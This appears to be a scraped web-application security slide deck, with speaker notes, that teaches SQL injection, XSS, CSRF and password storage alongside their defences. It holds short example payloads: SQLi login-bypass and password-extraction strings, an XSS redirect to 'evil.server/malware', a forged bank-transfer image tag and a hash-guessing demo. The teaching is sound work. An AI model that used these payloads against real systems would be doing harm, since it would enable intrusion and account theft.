
CSRF defenses in action
• CSRF Token
• Unique per user
session
• Sent on state-changing
requests
if(tokenInRequest == TokenOnServer)
Proceed
else
Error!
Example: ASP.NET MVC
Controller
[ValidateAntiForgeryToken]
public ActionResult DoSomething()
{
// Do stuff
}
View
<div>
@using (Html.BeginForm())
{
@Html.AntiForgeryToken()
//Other form elements
}
</div>
Password Storage

Hashing
• Potatoes + Frying Pan = Protection!
Hashing
• Potatoes + Frying Pan = Protection!

• One-way function
• sha1(password) = 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8
• sha1(salt + password)
• sha1(“A3dyUc” + “password”) =
e9d435577a819b718fea098a7f4b4b6c9e1963da
• sha1(“8DcPvd” + “password”) =
aa5f9e6c1f87b3520b08fb1540c3fa62cf2afb03
• Password + Salt = Sufficient?

Password Cracking
Leaked Hash: 25ab86bed149ca6ca9c1c0d5db7c9a91388ddeab
Guesses:
• sha1(password) => 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8
• sha1(123456) => 7c4a8d09ca3762af61e59520943dc26494f8941b
• sha1(admin) => d033e22ae348aeb5660fc2140aec35850c4da997
• sha1(monkey) => ab87d24bdc7452e55738deb5f868e1f16dea5ace
• sha1(s3cr3t) => 25ab86bed149ca6ca9c1c0d5db7c9a91388ddeab
Demo
Password Cracking
1) Do not limit the type of characters or
length of user password
• Limiting passwords to protect against
injection is doomed to failure
• Be wary of systems that allow unlimited
password sizes (Django DOS Sept 2003)
• One Exception: Password1!
Password Storage in the Real World
2) Use a cryptographically strong
credential-specific salt
•protect( [salt] + [password] );
•Use a 32char or 64char salt (actual size
dependent on protection function);
•Do not depend on hiding, splitting, or otherwise
obscuring the salt
Password Storage in the Real World
Leverage Keyed Functions
3a) Impose difficult verification on [only]
the attacker (strong/fast)
•HMAC-SHA-256( [private key], [salt] + [password] )
•Protect this key as any private key using best
practices
•Store the key outside the credential store
•Build the password-to-hash conversion as a separate
web service (cryptographic isolation).
3b) Impose difficult verification on the
attacker and defender (weak/slow)
•PBKDF2([salt] + [password], c=10,000,000);
•Use PBKDF2 when FIPS certification or
enterprise support on many platforms is required
•Use Scrypt where resisting any/all hardware
accelerated attacks is necessary but enterprise
support and scale is not.
Password Storage in the Real World
Closing Thoughts
• Code with an attacker’s perspective
• Test your app
• Continue to learn
• Get Involved
• OWASP (Open Web Application Security Project)
• http://utahsec.org
Questions?
Thanks!
@tifkin_

Web application Security

  • 1.
    Web Application Security byLee Christensen @tifkin_
  • 2.
    Thanks to ourSponsors!
  • 3.
    Who is thisguy? • Lee Christensen • Penetration Tester and Security Consultant • Computer Security Enthusiast • Web Application Security • Browser Security • Developer (at heart…) • Almost a Weber State graduate
  • 4.
  • 5.
    Where are wegoing? • Attacker techniques and defenses (Application level) • Awareness – NON-COMPREHENSIVE • Injection Attacks • SQL injection • Cross-site scripting • Cross Site Request Forgery • Password Storage • Quick note on permission
  • 6.
  • 7.
  • 8.
    Input: PASSWORD SELECT user_id FROMphorum_users WHERE username = 'admin' AND password = 'PASSWORD'
  • 9.
    Input:’ OR 1=1# SELECTuser_id FROM phorum_users WHERE username = 'admin' AND password = '_________'
  • 10.
    Input:’ OR 1=1# SELECTuser_id FROM phorum_users WHERE username = 'admin' AND password = '' OR 1=1#'
  • 11.
    BLAH' AND (SELECT 1 FROM (SELECTCOUNT(*), CONCAT( '>>>', (SELECT password FROM phorum_users WHERE username = 'admin') ,'<<<', FLOOR(RAND(0)*2))x FROM phorum_users GROUP BY x)a)#'
  • 12.
    Defenses • “Give meparameterized SQL, or give me death” – Jeff Atwood • No concatenating strings! • Server-side input validation • Whitelist Acceptable Characters • Avoid blacklists where possible • Use an Object Relational Mapper (ORM) • NO CONCATENATING STRINGS!
  • 13.
    $db = newPDO('mysql:host=host;dbname=<DB>', 'DB_USER', 'DB_PASSWORD'); $db = $db->prepare('SELECT user_id FROM phorum_users HERE username = :username AND password = :password'); $db->bindParam(':username', $username, PDO:PARAM_STR); $db->bindParam(':password', $password, PDO:PARAM_STR); $db->execute();
  • 14.
  • 15.
    What is XSS? •Injected client side content (usually JavaScript*) • Extremely Prevalent • Some of the types • Reflective • Persistent (Stored) • DOM-based • Mutation XSS (mXSS) • Flash-based XSS
  • 16.
    Reflective XSS • welcome.jsp?name=Bob •Welcome Bob! • welcome.jsp?name=<blink>Bob</blink> • Welcome <blink>Bob</blink> R.I.P. <blink> - Aug. 6, 2013 • welcome.jsp?name=<script>document.location=“evil.server/malware ”</script> • Welcome <script>document.location=“evil.server/malware”</script>! Vulnerable Code Welcome $name
  • 17.
    Persistent XSS • XSSattack payload is stored • Database • Session variable • Cookie • File • Image metadata
  • 18.
  • 19.
    How XSS exploitsclients • Session hijacking • (HttpOnly flag on cookies) • Malware • Stealing Credentials • Internal network scanning • Data Theft • Impersonating Users • Bypass CSRF Defenses • Key loggers
  • 20.
  • 21.
    Vulnerable Code ResultingOutput <div> INPUT </div> <div> <script>alert(1)</script> </div> <input value=“INPUT”> <input value=“” onfocus=“alert(1)”> <script> var a = “INPUT”; </script> <script> var a = ““ + alert(1) + “”; </script> Contextual Output Encoding Examples
  • 22.
    Vulnerable Code ResultingOutput <div> encodeForHtml(INPUT) </div> <div> &lt;script&gt;alert(1)&lt;/script&gt; </div> <input value=“encodeForHtmlAttr(INPUT)”> <input value=“&quot;&#x20;onfocus&#x3D;&quot;alert(1)”> <script> var a = “encodeForJS(INPUT)”; </script> <script> var a = “x22x20x2bx20alertx281x29x20x2bx20x22”; </script> Contextual Output Encoding Examples https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
  • 23.
    XSS Defenses • ContextualOutput Encoding • OWASP Java Encoder Project • ESAPI (PHP, Coldfusion, Python) • Anti-XSS (.NET) • Server side input validation • Use a whitelist where possible • HTML Sanitizers • AntiXSS/HTML Agility Pack (.NET) • Java HTML Purifier • HTML Purifier/htmLawed (PHP) • DOM Purify (JavaScript, NodeJS?)
  • 24.
    XSS Defenses –continued • Understand your framework’s defenses • @Model.name • <a href=“javascript&#x3A;alert(1)”>Click Me!</a> • Use a JavaScript MVC framework that supports templated views • <div>{{user.name}}</div> • https://code.google.com/p/mustache-security/ • Content Security Policy
  • 25.
    Cross Site RequestForgery (CSRF)
  • 26.
    What is CSRF? •“Forced Browsing” • my.bank/transfer?amount=1000&to=1234 • <img src=“my.bank/transfer?amount=1000&to=666”> • 4.5 million Routers Hacked via CSRF • Places to be especially aware of • Actions • Account/Role Management
  • 27.
  • 28.
    CSRF Defense • EliminateCross Site Scripting(XSS) • Re-enter password • GET requests do NOT change server state • Synchronizer-token pattern 1. Random token is generated associated with user’s session 2. Include token in each state-changing request made to the server 3. Server validates that token submitted is valid
  • 29.
    CSRF defenses inaction • CSRF Token • Unique per user session • Sent on state-changing requests if(tokenInRequest == TokenOnServer) Proceed else Error!
  • 30.
    Example: ASP.NET MVC Controller [ValidateAntiForgeryToken] publicActionResult DoSomething() { // Do stuff } View <div> @using (Html.BeginForm()) { @Html.AntiForgeryToken() //Other form elements } </div>
  • 31.
  • 32.
    Hashing • Potatoes +Frying Pan = Protection!
  • 33.
    Hashing • Potatoes +Frying Pan = Protection! • One-way function • sha1(password) = 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8 • sha1(salt + password) • sha1(“A3dyUc” + “password”) = e9d435577a819b718fea098a7f4b4b6c9e1963da • sha1(“8DcPvd” + “password”) = aa5f9e6c1f87b3520b08fb1540c3fa62cf2afb03 • Password + Salt = Sufficient?
  • 34.
    Password Cracking Leaked Hash:25ab86bed149ca6ca9c1c0d5db7c9a91388ddeab Guesses: • sha1(password) => 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8 • sha1(123456) => 7c4a8d09ca3762af61e59520943dc26494f8941b • sha1(admin) => d033e22ae348aeb5660fc2140aec35850c4da997 • sha1(monkey) => ab87d24bdc7452e55738deb5f868e1f16dea5ace • sha1(s3cr3t) => 25ab86bed149ca6ca9c1c0d5db7c9a91388ddeab
  • 36.
  • 37.
    1) Do notlimit the type of characters or length of user password • Limiting passwords to protect against injection is doomed to failure • Be wary of systems that allow unlimited password sizes (Django DOS Sept 2003) • One Exception: Password1! Password Storage in the Real World
  • 38.
    2) Use acryptographically strong credential-specific salt •protect( [salt] + [password] ); •Use a 32char or 64char salt (actual size dependent on protection function); •Do not depend on hiding, splitting, or otherwise obscuring the salt Password Storage in the Real World
  • 39.
    Leverage Keyed Functions 3a)Impose difficult verification on [only] the attacker (strong/fast) •HMAC-SHA-256( [private key], [salt] + [password] ) •Protect this key as any private key using best practices •Store the key outside the credential store •Build the password-to-hash conversion as a separate web service (cryptographic isolation).
  • 40.
    3b) Impose difficultverification on the attacker and defender (weak/slow) •PBKDF2([salt] + [password], c=10,000,000); •Use PBKDF2 when FIPS certification or enterprise support on many platforms is required •Use Scrypt where resisting any/all hardware accelerated attacks is necessary but enterprise support and scale is not. Password Storage in the Real World
  • 41.
    Closing Thoughts • Codewith an attacker’s perspective • Test your app • Continue to learn • Get Involved • OWASP (Open Web Application Security Project) • http://utahsec.org
  • 42.
  • 43.

Editor's Notes

  • #5 Developers? QA? Languages: .NET? Java? PHP? Ruby?
  • #6 Understand the attacker’s perspective when look at apps NON-COMPREHENSIVE Attacker techniques and defenses - How attacker’s exploit vulnerabilities - How to defend Going over vulnerabilities Why are we just doing these? Most common Offensive spin to everything – my specialty
  • #7 Image: http://www.flickr.com/photos/8499561@N02/2755504975/in/photolist-5cuFCt-5cyTFq-5cyVwQ-5PGgWn-5PLzkq-5ZbRfL-63ciQ6-63gz1o-6cJBtc-6cJBVv-6cJCza-6cNK9s-6cNKt7-6cNKzy-6cNKKb-6cNL4h-6dm6RV-6dm7t6-6dm872-6dm98k-6dm9Ex-6dqg2s-6dqhB5-6dCQbG-6e4Mpw-6EZAr6-6GJdwM-6ZqChc-7biTyy-7hbyKu-8mkoo3-8mhcLV-8mh8Mi-8mhe6F-8mkknh-8mhcv6-dxPs8E-8mhi7P-8mkjmb-8mkiqy-8mhfzx-9hXF8W-aMjLPH-9naPe7-cAZHzf-8mhhNn-8mhggX-7Akczu-hxpV6c-91DUz4-gTv7hS
  • #12 The explanation behind why this specific vector works can be found here: http://bugs.mysql.com/bug.php?id=8652 Each language has multiple queries that that can produce the same type of error
  • #13 Parameterized queries: - Encode dangerous characters - Bind data type - Performance Whitelist: Soda machine – only allows certain currencies (25 cent, $1, $5) - Regex (There’s Unicode regex if you need international) Blacklist: Swear words on TV (You can’t say these X number of swear words…)
  • #14 Why does this produce an error? See http://bugs.mysql.com/bug.php?id=8652 Each language has multiple queries that that can produce the same type of error
  • #16 - You can attack clients without using JavaScript. This is especially useful if content security policy is being employed by the site. More info: http://www.nds.rub.de/media/emma/veroeffentlichungen/2012/08/16/scriptlessAttacks-ccs2012.pdf http://channel9.msdn.com/Events/Blue-Hat-Security-Briefings/BlueHat-Security-Briefings-Fall-2012-Sessions/BH1203 mXSS https://cure53.de/fp170.pdf http://www.slideshare.net/x00mario/the-innerhtml-apocalypse
  • #17 XSS is a misnomer Likely attack vector – clicking on a link (email, twitter, etc)
  • #18 XSS payload is stored somewhere (it persists in that location)
  • #20 Session Hijacking: UbuntuForums (http://blog.canonical.com/2013/07/30/ubuntu-forums-are-back-up-and-a-post-mortem/) Use the HttpOnly flag Network scanning: http://www.symantec.com/connect/blogs/getting-sassy-xss-part-3-port-scanning
  • #21 Assuming no browser bugs
  • #25 Angular, KnockoutJS, Ember ASP.NET Request Validation Engine – doesn’t protect against everything
  • #27 Browser makes a request that the user never intended to make Violates user’s trust in browser - Users trust that their browser won’t Millions of Routers Hacked https://www.securelist.com/en/blog/208193852/The_tale_of_one_thousand_and_one_DSL_modems
  • #29 NOT changing state on GET requests
  • #30 CSRF token will change after I log Not shown – I also had to enter my password to change my account information When server receives request, the server ensures the CSRF token matches sent in the request matches the CSRF stored in the user’s session variable
  • #32 Image: http://www.flickr.com/photos/15927968@N00/8516930548/in/photolist-dYBuJ9-dYvMdH-dYQqVJ-dYQr5s-dYQr97-dYJJtt-dYJJBB-dYQr2o-dYJJ36-dYJJHP-dYvMx2-f7kFK6-fSv6bM-8kMyaw-9Jato9-dAPegg
  • #33 Image: http://www.flickr.com/photos/19359283@N00/7159593410/in/photolist-bUEMFG-aQGurF-bxSyvP-butMo6-9xujR1-cCv6tj-e4RzEp-byNR9F-bnGkBU-cLB6XW-cRNmTA-boCoax-bme2dx-adL7NK-e4nMCh-e4haGx-gvqpN2-7P4hPV-81r41Z-9LR17J-aieZG1-7K5qkP-dEmk4B-cNdW4Y-dEXPaL-dHAbwF-c8Ng7Y-bz2pyF-dHC88t-dHHxbd-dHC7Li-dHHxx5-cyaxp1-9zjynW-8FzinT-amnSL1-9AVHkB-dRn1Dm-dRbeFG-bC17so-88LVQA-bxunYd-97spQP-dKgkdu-j7ZGxc-d6s1xJ-e9PXZX-d6rRkd-d6rTks-d6rSgJ-d6rUwd
  • #34 Salt is stored right along side with the password (not secret) Image: http://www.flickr.com/photos/19359283@N00/7159593410/in/photolist-bUEMFG-aQGurF-bxSyvP-butMo6-9xujR1-cCv6tj-e4RzEp-byNR9F-bnGkBU-cLB6XW-cRNmTA-boCoax-bme2dx-adL7NK-e4nMCh-e4haGx-gvqpN2-7P4hPV-81r41Z-9LR17J-aieZG1-7K5qkP-dEmk4B-cNdW4Y-dEXPaL-dHAbwF-c8Ng7Y-bz2pyF-dHC88t-dHHxbd-dHC7Li-dHHxx5-cyaxp1-9zjynW-8FzinT-amnSL1-9AVHkB-dRn1Dm-dRbeFG-bC17so-88LVQA-bxunYd-97spQP-dKgkdu-j7ZGxc-d6s1xJ-e9PXZX-d6rRkd-d6rTks-d6rSgJ-d6rUwd
  • #35 Can’t reverse hashes, so let’s just guess some

  • #36 Image and more info: https://hashcat.net/forum/thread-2798.html
  • #38 Guidance   Do not defeat users’ attempts to secure their credentialslimit type of characters or length of user passwords Some organizations restrict the 1) types of special characters and 2) length of credentials accepted by systems because of their inability to prevent SQL Injection, Cross-site scripting, and analogous command-injection attacks. However, secure password storage mechanisms possess design elements that prevent length, constituency, and even encoding from subverting system security. Do not apply length, character set, or encoding restrictions on the entry or storage of credentials. Continue applying encoding, escaping, masking, outright omission, and other 